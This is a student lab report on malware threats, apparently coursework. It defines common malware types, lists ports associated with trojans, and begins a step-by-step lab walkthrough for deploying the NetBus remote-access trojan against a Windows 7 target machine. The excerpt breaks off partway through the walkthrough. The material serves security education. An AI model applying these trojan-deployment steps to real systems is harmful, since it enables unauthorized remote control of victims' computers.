



REPORT OF MALWARE THREAT

MODULE 7

Aniket Sunil Pagare

Table of Contents

1. Malware Threat

1.1 What is Malware

1.2 Types of Malware

2. Attacking Phase

2.1 Netbus Trojan

2.2 njRAT Trojan

3. Malware Analysis

3.1 What is Malware Analysis

3.2 Types of Malware Analysis

3.2.1 Static Malware Analysis

- Static Analysis Using Hybrid Analysis

Website

- Static Analysis Using VirusTotal

3.2.2 Dynamic Malware Analysis

- What is Dynamic Malware Analysis

- Types of Dynamic Malware Analysis

a. System Baseling

- Using Regshot

b. Host Integrity Monitoring

- What is Host Integrity Monitoring

- Types of Host Integrity Monitoring
 - Process Monitoring
 - Using cPort
 - Using TCPView

4. Extra Activity

4.1 Static Malware Analysis

- Using Jotti's Malware Scan
- Using Hash My Files

4.2 Dynamic Malware Analysis

- a. System Baselingining
 - Using Belarc Advisor
- b. Host Integrity Monitoring
 - Port Monitoring
 - Using netstat
 - Using Nmap
- c. Process Monitoring
 - Using Windows Task Manager

4.3 Event Logs Monitoring and Analysis

- Using Windows Event Viewer

4.4 Network Traffic Monitoring and Analysis

- Using Wireshark

5. Generating Undetectable Payloads

ANTIGUET

Malware Threat

What is Malware?

Malware stands for Malicious Software. It is any software intentionally designed to cause damage, steal data, or disrupt systems, networks, or devices. Hackers use malware to gain unauthorized access, steal sensitive information, or disrupt operations.

Types of Malware --

1. Virus

- **How it works:** Attaches itself to a clean file or program and spreads to other files.
- **Damage:** Corrupts or deletes files, causes system crashes.
- **Needs user action?** Yes (e.g., opening an infected file).
- **Example:** ILOVEYOU virus.

2. Worm

- **How it works:** Spreads through networks automatically without user interaction.
- **Damage:** Consumes bandwidth, drops payloads, or crashes systems.
- **Self-replicating?** Yes.
- **Example:** SQL Slammer, WannaCry.

3. Trojan Horse

- **How it works:** Disguises as legitimate software. Once installed, it opens a backdoor.
- **Damage:** Allows attackers remote access, data theft, or installing more malware.
- **Example:** Zeus Trojan.

Common Port Used by Trojan

Port Number	Trojan Name	Port Number	Trojan Name
23432	Asylum	31338	Net Spy
31337	Back Orifice	31339	Net Spy
18006	Back Orifice 2000	139	Nuker
12349	Bionet	44444	Prosiak
6667	Bionet	8012	Ptakks
80	Codered	7597	Qaz
21	DarkFTP	4000	RA
3150	Deep Throat	666	Ripper
2140	Deep Throat	1026	RSM
10048	Delf	64666	RSM
23	EliteWrap	22222	Rux
6969	GateCrash	11000	Senna Spy
7626	Gdoor	113	Shiver
10100	Gift	1001	Silencer
21544	Girl Friend	3131	SubSari
7777	GodMsg	1243	Sub Seven
6267	GW Girl	6711	Sub Seven

25	Jesrto	6776	Sub Seven
25685	Moon Pie	27374	Sub Seven
68	Mspy	6400	Thing
1120	Net Bus	12345	Valvo line

4. Ransomware

- **How it works:** Encrypts user files and demands a ransom to unlock them.
 - **Damage:** Data loss, financial loss, operational disruption.
 - **Famous attack:** WannaCry, REvil.
 - **Note:** Common in healthcare, education, and government sectors.
-

5. Spyware

- **How it works:** Secretly records user activity (keystrokes, browsing history).
 - **Damage:** Identity theft, financial fraud. • **Example:** Keyloggers, banking trojans.
-

6. Adware

- **How it works:** Displays unwanted ads, redirects browsers to malicious sites.
 - **Damage:** Slows down system, potential backdoor for malware.
 - **Example:** Fireball.
-

7. Rootkit

- **How it works:** Hides its presence and provides privileged access to the attacker.

- **Damage:** Bypasses security controls, steals data silently.
 - **Hard to detect?** Yes.
 - **Used for:** Long-term espionage or persistent access.
-

8. Botnet (Bot + Network)

- **How it works:** A network of infected devices controlled by an attacker (botmaster).
 - **Damage:** Used for DDoS attacks, spamming, spreading malware.
 - **Example:** Mirai botnet.
-

9. Fileless Malware

- **How it works:** Operates in memory (RAM), doesn't leave files on disk.
 - **Damage:** Harder to detect with traditional antivirus.
 - **Example:** PowerShell-based attacks.
-

10. Scareware

- **How it works:** Tricks users into thinking their system is infected to force them into buying fake software.
 - **Damage:** Financial loss, malware download.
 - **Example:** Fake antivirus pop-ups.
-

Attacking Phase.

1. Gaining Access To The Target System Using NetBus Trojan


NetBus17 is a type of Remote Administration Tool (RAT) — but more specifically, it's a Trojan Horse program that allows an attacker to remotely control a victim's computer. It was popular in the late 1990s, particularly on Windows systems.

Attacker Machine – Windows 11


Target machine –Windows 7

How To Download it :-


- Open browser
- Simple search -: netbus17 download git hub
- Download Link -- <https://github.com/danielhnmoreno/pyBus>




- Download and open it




- Now share this folder on victims computer
- Right click on Netbus17 folder and click on show more options




- Click on properties




- Advance Sharing




- Click on ok




- See attacker machine ip




- Now go to target machine and press windows + R (+ R).
- And type \\ <attacker machine ip > -- \\ 192.168.157.254




- Enter username and password to access the folder



